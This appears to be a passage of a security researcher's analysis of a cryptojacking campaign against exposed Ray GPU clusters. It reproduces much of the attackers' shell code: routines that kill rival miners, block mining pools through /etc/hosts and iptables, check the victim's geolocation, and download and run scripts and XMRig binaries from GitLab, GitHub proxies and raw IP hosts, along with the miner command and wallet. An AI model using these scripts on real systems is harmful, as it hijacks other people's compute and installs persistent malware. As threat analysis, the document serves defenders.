61  root 1938527 1938162 0 05:39 ? 00:02:31 ray::IDLE
62  root 1938528 1938162 0 05:39 ? 00:02:31 ray::IDLE
63  root 1938529 1938162 0 05:39 ? 00:02:31 ray::IDLE
64  root 2114332 1 99 07:35 ? 22:22:54 /tmp/dns -o pool.supportxmr.com:443 -u 45M
65  root 2374704 1725705 0 10:31 ? 00:00:00 sleep 3600
66  root 2385807 1937450 0 10:38 ? 00:00:00 sleep 3600
67  root 2401526 1726086 0 10:49 ? 00:00:00 sleep 15
```


/tmp/dns is a cryptominer

```
root 1937450 1 0 05:38 ? 00:00:00 [kworker/0:0] ./aa_clean.sh stealth
root 1937750 1937450 0 05:38 ? 00:00:35 [kworker/0:0] ./aa_clean.sh stealth
root 1937895 1 99 05:39 ? 07:06:31 /usr/local/lib/python3.10/dist-packages/ray/core/src
root 1937971 1 0 05:39 ? 00:00:29 /usr/bin/python3 -u /usr/local/lib/python3.10/dist-pa
root 1937972 1 0 05:39 ? 00:00:33 /usr/bin/python3 -m ray.util.client.server --address=
```

./aa_clean.sh is a middle recon stage by the attackers.

```
Failed to connect to bus: Host is down
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100 7943k  100 7943k    0     0  23.7M      0 --:--:-- --:--:-- --:--:-- 23.7M
Program file downloaded and installed at: /usr/lib/dev/systemdev/dns-filter
Starting primary program...
```

Downloading cryptominer to /usr/lib/dev/systemdev/dns-filter



Downloading the “aa.sh” script from GitLab in the payload.

```
20 root     1667804       1  0 Sep21 ?        00:05:31 ./netsh
21 root     2305393       1  0 Sep13 ?        00:29:27 /bin/bash /var/tmp/.ddns.sh
22 root     2309788       1  0 Sep13 ?        00:57:13 /bin/bash /var/tmp/.ddns.sh
23 root     2471383       1  0 Sep26 ?        00:05:02 ./netsh
```

Newer shells used “netsh” while older reverse shells started via /var/tmp/.ddns.sh


```
26 root     4101394       1 99 Nov02 ?        1-19:50:38 /usr/lib/dev/systemdev/dns-filter -o 18.230.118.147:443 --tls
27 root     4146897 2309788 99 Nov02 ?        3-22:18:46 ./.python3.6
```

Disguising as Python 3.6 process


8: GPU Mining - "Stealing Premium Compute"


Attackers specifically targeted Ray clusters with NVIDIA GPUs (A100s in particular). Environment variables show NVIDIA libraries loaded and 23.9GB of GPU memory consumed, but Ray's dashboard reports 0% GPU utilization, indicating a hidden miner.

GPU cryptojacking is a goldmine, because A100 GPUs cost $3-4/hour on cloud platforms. By hiding GPU usage from Ray's monitoring, attackers avoid immediate detection while stealing premium compute resources. The resource discovery payload specifically checks for GPU availability before deploying GPU-enabled miners.



Cluster of NVIDIA A100 GPUs





Making the machine look under-utilized: The Ray GPU utilization looks low (0%) as the subprocess that runs XMRig takes over the GPU resources in practice.

9: Competition Elimination - "Cryptojacker vs. Cryptojacker"

Attackers deployed sophisticated scripts to detect and kill rival cryptocurrency miners. They hunt for processes matching patterns like "xmrig", "minerd", "ccminer", or any process using >25% CPU. They also block competing mining pools via /etc/hosts and firewall rules.

This reveals a hidden war between cryptojacking groups. Multiple attackers are targeting the same Ray clusters, and they're actively fighting each other for resources. The scripts specifically protect their own miner (connected to supportxmr.com) while killing everything else. It's organized crime with source code.

Protection Logic:

```
if echo "$cmdline" | grep -vq "supportxmr.com" && echo "$cmdline" | grep -q "xmrig"; then
```


```
    kill -9 "$pid"    # Kill rival miner
fi
```

Blocked Mining Pools:

- pool.minexmr.com
- xmrpool.eu
- Multiple other Monero pools via /etc/hosts and iptables

```
[0;32mPools blocked safely (supportxmr.com allowed) [0m
[1;33mDestroying miner infrastructure... [0m
```

Logs from a compromised dashboard, the payload is blocking competitor mining pool, and hosts, using hosts file and iptables.




```
echo -e "${GREEN}Destroyed $killed foreign miner processes${NC}"
```

Attackers explicitly killing running miners

```
crontab -r
iptables -A INPUT -s 66.23.199.44 -j DROP
iptables -A INPUT -s 45.61.150.83 -j DROP
iptables -A OUTPUT -d pool.woolypooly.com -j DROP
iptables -A INPUT -s pool.woolypooly.com -j DROP
iptables -A INPUT -s eu.zano.k1pool.com -j DROP
```

Kicking out competitors - Manipulation of iptables to block other attackers and threat actors from reaching the vulnerable instance again after killing their processes.

```
kill_unwanted() {
  # --- Step 1: Kill 'xmr' and 'node' processes ---
  if command -v pkill >/dev/null 2>&1; then
    pkill -f "index.js"
    pkill "xmr"
  elif command -v pgrep >/dev/null 2>&1; then
    pgrep -f "index.js" | xargs -r kill
    pgrep -x "xmr" | xargs -r kill
  else
    ps aux | grep '[x]mr' | awk '{print $2}' | xargs -r kill
    ps aux | grep -w '[i]ndex.js' | awk '{print $2}' | xargs -r kill
  fi

  # --- Step 2: Kill other 'bash' processes, excluding the current shell ---
  if command -v pgrep >/dev/null 2>&1; then
    # Get all bash PIDs, remove the current shell's PID ($$), then kill the rest
    pgrep "index.js" | grep -v "^$$$" | xargs -r kill
  else
    # Fallback using ps, excluding the current shell's PID via awk
    ps aux | grep -w '[i]ndex.js' | awk -v mypid=$$ '$2 != mypid {print $2}' | xargs -r kill
  fi
}


kill_unwanted
```

Killing specific "unwanted' processes by name (index.js and xmr by name)

```
# Function to monitor and kill high CPU usage processes
kill_high_cpu_processes() {
    local threshold=150.0
    local exclude_patterns=("reservepattern454545" "oAwgBDKKS")
    local pid cpu cmdline

    ps -eo pid,%cpu --sort=-%cpu | awk -v threshold="$threshold" \
        'NR>1 && $2 > threshold {print $1}' | while read -r pid; do

        # Read full command line (even if truncated in `ps`)
        if [ -f "/proc/$pid/cmdline" ]; then
            cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
        else
            echo "PID $pid died before inspection"
            continue
        fi

        # Check for exclusion patterns in full cmdline
        for pattern in "${exclude_patterns[@]}"; do
            if [[ "$cmdline" == *"$pattern"* ]]; then
                echo "Excluding PID $pid (matched '$pattern')"
                continue 2
            fi
        done

        # Kill if not excluded
        if kill -9 "$pid" 2>/dev/null; then
            echo "Killed PID $pid (CPU: $(ps -p "$pid" -o %cpu --no-headers)%)"
        else
            echo "Failed to kill PID $pid (already dead or permission denied)"
        fi
    done
}
```

Killing CPUs with high utilization, except their own miner (by pattern found in cmdline)

```
# Robust process detection that handles different ps formats
is_our_miner() {
    pid="$1"
    if [ -z "$pid" ] || [ ! -d "/proc/$pid" ]; then
        return 1
    fi

    # Method 1: Check /proc/$pid/cmdline
    if [ -r "/proc/$pid/cmdline" ]; then
        cmdline=$(cat "/proc/$pid/cmdline" | tr '\0' ' ' 2>/dev/null)
        if echo "$cmdline" | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    # Method 2: Try different ps formats
    if command -v ps >/dev/null 2>&1; then
        # Try ps with command format
        if ps -p "$pid" -o command 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        # Try ps with args format
        elif ps -p "$pid" -o args 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        # Try ps with cmd format
        elif ps -p "$pid" -o cmd 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    # Method 3: Check process environment
    if [ -r "/proc/$pid/environ" ]; then
        if strings "/proc/$pid/environ" 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    return 1
}
```

Logic to determine which miners not to kill or not.

```
block_mining_pools() {
    echo -e "${YELLOW}Blocking mining pools...${NC}"

    POOLS=(
        "xmrpool.eu" "moneroocean.stream" "minexmr.com"
        "nanopool.org" "ethermine.org" "f2pool.com" "pool.binance.com"
        "nicehash.com" "2miners.com" "woolypooly.com" "ravenminer.com"
        "cryptonight.net" "stratum.slushpool.com" "api.moneroocean.stream"
        "xmr.2miners.com" "eth.2miners.com" "rvn.2miners.com"
        "xmr-us-east1.nanopool.org" "xmr-asia1.nanopool.org"
        "xmr-eu1.nanopool.org" "xmr.f2pool.com" "eth.f2pool.com" "eu.hashvault.pro"
    )
```

Blocking other common mining pools - to fail other attackers that might reach the compromised server later.

```
# ==================== CONFIGURATION ====================
OUR_MINER_PATTERN="supportxmr.com:443"
OUR_WALLET="45MinZ6ECgTgxn8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGDCKYNz5X1.v2"

# Multiple possible miner binary names and locations
MINER_NAMES=(".kworker" "ksoftirqd" ".systemd-helper" ".dbus-helper" ".network-helper")
MINER_PATHS=("/tmp" "/var/tmp" "/dev/shm" "$HOME/.cache" "$HOME/.config" "/var/lib" "/usr/local/bin")

# POSIX-compliant pattern list
MINER_PATTERNS="rxdr rig drill xmrig xmr-stak cpuminer minerd ccminer ethminer phoenixminer lolminer trex nbminer gminer teamredminer cryptonight
# ========================================================
```

```
RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
NC='\033[0m'

# ======================  NEW POOL & WALLET  ======================
OUR_MINER_PATTERN="supportxmr.com:443"
OUR_WALLET="45MinZ6ECgTgxn8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGDCKYNz5X1.v2"
# ================================================================

MINER_PATTERNS=(
    "rxdr" "rig" "drill" "xmrig" "xmr-stak" "cpuminer" "minerd" "ccminer" "ethminer"
    "phoenixminer" "lolminer" "trex" "nbminer" "gminer" "teamredminer" "cryptonight"
    "monero" "mine.monero" "stratum" "pool.mine" "nanopool" "nicehash" "mining"
    "crypto" "miner" "mine" "hashrate" "pool" "wallet" "bitcoin" "ethereum"
    "ravencoin" "zcash" "ergo" "conceal" "sushi" "hive" "unmineable" "2miners"
    "cryptoloot" "coinhive" "webmine" "minero" "cryptobrowser" "cpu2mine"
    "gpuminer" "asicminer" "stratum1" "stratum2" "miningpool" "poolserver"
    "c3pool" "mineroo" "webminer" "crypto-miner" "mining-rig" "pool-mining"
)

kill_all_miners() {
    echo -e "${YELLOW}Destroying all foreign miners...${NC}"
    local killed=0

```

Payload config

The same file as above, on GitLab - at a later point in time. Their “NEW POOL & WALLET” according to the docstrings - the attackers have been doing it with different addresses for along time.

10: Geographic Targeting - "Adapting to the Victim"

Attackers implemented geolocation detection to identify if the victim is in China. Chinese victims receive payloads from run-CN.sh (using China-accessible CDNs), while others get run.sh. This suggests infrastructure optimization and censorship bypass.

This is region-aware malware. By detecting the victim's country, attackers can adapt delivery methods, potentially use regional proxies (GitHub proxy and Chinese IP geolocation services), and optimize for network conditions. It suggests a mature operation targeting global infrastructure world-wide.

Geolocation Detection:

```
if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
    is_in_china=true
    download_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run-CN.sh"
fi
```

```
# Primary URL (for non-China locations)
local primary_url="https://gitlab.com/ironern440-group/ironern440-project/-/new/main/run.sh"
# Fallback URL for China
local china_url="https://gitlab.com/ironern440-group/ironern440-project/-/new/main/run-CN.sh"
local output_file="run.sh"

# Determine if machine is in China
local is_in_china=false
if command -v curl &> /dev/null; then
    # Check using Chinese IP detection service
    if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
        is_in_china=true
    fi
elif command -v wget &> /dev/null; then
    # Alternative check if curl isn't available
    if wget -qO- --timeout=3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
        is_in_china=true
    fi
fi
```

Payload checks for China geolocation via ip-api.com - which is available in china.

```
download_and_execute() {
    # Primary URL (for non-China locations)
    local primary_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run.sh"
    # Fallback URL for China
    local china_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run-CN.sh"
    local output_file="run.sh"

    # Determine if machine is in China
    local is_in_china=false
    if command -v curl &> /dev/null; then
        # Check using Chinese IP detection service
        if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
            is_in_china=true
        fi
    elif command -v wget &> /dev/null; then
        # Alternative check if curl isn't available
        if wget -qO- --timeout=3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
            is_in_china=true
        fi
    fi
```

```
# Check using Chinese IP detection service
if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
    is_in_china=true
fi
```

```
-    wget -qO "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/el3ctr0wqw1/xmrig-vrl2/releases/download/main/xmrig-vrl"
 2>/dev/null || \
-    curl -k -L -o "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/el3ctr0wqw1/xmrig-vrl2/releases/download/main/xmrig-vrl"
```

Proxied download via gh-proxy.com - so the payload will succeed in Chinese servers that have censored DNS support - or to bypass security rules that prevent requests to github.com directly.

```
# Download and extract the file if the program file does not exist
if command -v wget &> /dev/null; then
    wget -qO "$HOME_1/systemdev/yes.tar.xz" "https://ghproxy.com/https://github.com/el3ctr0wqw1/xmrig-vrl2/releases/download/main/xmrig-vrl" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
elif command -v curl &> /dev/null; then
    curl -L -o "$HOME_1/systemdev/yes.tar.xz" "https://ghproxy.com/https://github.com/el3ctr0wqw1/xmrig-vrl2/releases/download/main/xmrig-vrl" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
else #direct BINARY FILE
    echo "Error: Neither wget nor curl is available. Please install one of them."
    exit 1
fi
```

Some payloads tried using either wget or curl - usually one of them was present on the machine and fetched the initial payload from GitLab, and later, the miner through GitHub.


11: Cryptocurrency Mining - "The Payoff"


Attackers deployed XMRig miners connecting to pool.supportxmr.com:443 using TLS encryption. Multiple compromised clusters show 99% CPU usage and significant GPU utilization.

The use of TLS on port 443 makes mining traffic look like legitimate HTTPS traffic, blending into normal network activity. The mining pool tracks show regular payouts, confirming this is an active, profitable operation.


Example Mining Configuration (there were many):

```
/usr/lib/dev/systemdev/dns-filter -o pool.supportxmr.com:443 -u
45MinZ6ECgTgxn8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGDCKYNz5X1.v2 --tls
```







The files when accessed on Nov. 2




The files when accessed on Nov. 4 Attacker payload changes were visible through GitLab diffs:



The attackers changed their “exclude pattern” - their own miner fingerprint - that is used to distinguish other miners that were a result of another attack group.




The difference was visible through GitLab easily - Here is a commit that removes all comments (probably using an LLM too).




Some payloads were hosted on GitHub. This repo is used for hosting malware as GitHub version releases.

Note the commented out "old" repo in gitlab


Attackers have downloaded cryptominer binaries from different repositories, hosts and IPs over time. We found this gitlab username in one of the payload's comments, probably leftovers of an older payload from an older repository.




We looked at the username, and found it was blocked, probably due to the same malicious activity by the group.



CryptoMiners binaries were often served through GitHub release files.



The inspected GitHub repositories had no code at all, only releases that include cryptominers in the artifacts. This kind of repository behavior is suspicious and benefits malware thanks to github's SSL and domain trust - and it seems to be up for more than 6 years. It is quite easy to identify repositories with similar characteristics (not code, many releases).



The configuration of the payload that is being downloaded from GitLab.

```
# Function to ensure miner binary exists and is executable
ensure_miner_binary() {
    echo -e "${YELLOW}Ensuring miner binary is available...${NC}"

    # First, check if we already have a working miner binary
    for base_path in "${MINER_PATHS[@]}"; do
        for miner_name in "${MINER_NAMES[@]}"; do
            miner_path="$base_path/$miner_name"
            if [ -x "$miner_path" ] && [ -f "$miner_path" ]; then
                if ldd "$miner_path" >/dev/null 2>&1 || file "$miner_path" | grep -q "ELF"; then
                    echo -e "${GREEN}Found working miner: $miner_path${NC}"
                    echo "$miner_path"
                    return 0
                fi
            fi
        done
    done

    # If no binary found, try to download one
    echo -e "${YELLOW}No miner binary found, attempting to acquire one...${NC}"

    # Try multiple download methods and URLs
    DOWNLOAD_URLS=(
        "https://github.com/xmrig/xmrig/releases/download/v6.18.1/xmrig-6.18.1-linux-static-x64.tar.gz"
        "https://github.com/xmrig/xmrig/releases/download/v6.18.0/xmrig-6.18.0-linux-static-x64.tar.gz"
        "http://45.95.168.100:8000/static/xmrig"
        "http://185.215.180.70:8000/xmrig"
    )

    for base_path in "${MINER_PATHS[@]}"; do
```

```
# Ensure we have a miner binary first
if ensure_miner_binary >/dev/null; then
    echo -e "${GREEN}✓ Miner binary available${NC}"
else
    echo -e "${YELLOW}⚠ Miner binary not available, will try to acquire later${NC}"
fi

kill_all_miners
block_mining_pools
install_persistence
start_health_monitor

echo -e "${GREEN}=== SYSTEM ACTIVATED ===${NC}"
echo -e "${YELLOW}✓ Miner destroyer: ACTIVE${NC}"
echo -e "${YELLOW}✓ Health monitor: RUNNING${NC}"
echo -e "${YELLOW}✓ Persistence: INSTALLED${NC}"
echo -e "${YELLOW}✓ Pool blocking: ENABLED${NC}"
echo -e "${BLUE}Your wallet: ${OUR_WALLET:0:20}...${NC}"
```


```
# Platform-independent firewall blocking
block_mining_pools() {
    echo -e "${YELLOW}Blocking mining pools...${NC}"

    POOLS="xmrpool.eu moneroocean.stream minexmr.com nanopool.org ethermine.org f2pool.com pool.binance.com nicehash.com 2miners.com woolypooly.co

    # Hosts file blocking (always works)
    if [ -w "/etc/hosts" ] || [ "$(id -u)" -eq 0 ]; then
        temp_hosts=$(mktemp)
        cat /etc/hosts 2>/dev/null > "$temp_hosts" || true

        echo "$POOLS" | tr ' ' '\n' | while read pool; do
            if ! grep -q "$pool" "$temp_hosts" 2>/dev/null; then
                echo "127.0.0.1 $pool" >> "$temp_hosts"
                echo "127.0.0.1 www.$pool" >> "$temp_hosts"
            fi
        done

        if [ -w "/etc/hosts" ]; then
            cp "$temp_hosts" /etc/hosts 2>/dev/null || true
        fi
        rm -f "$temp_hosts"
    fi
```

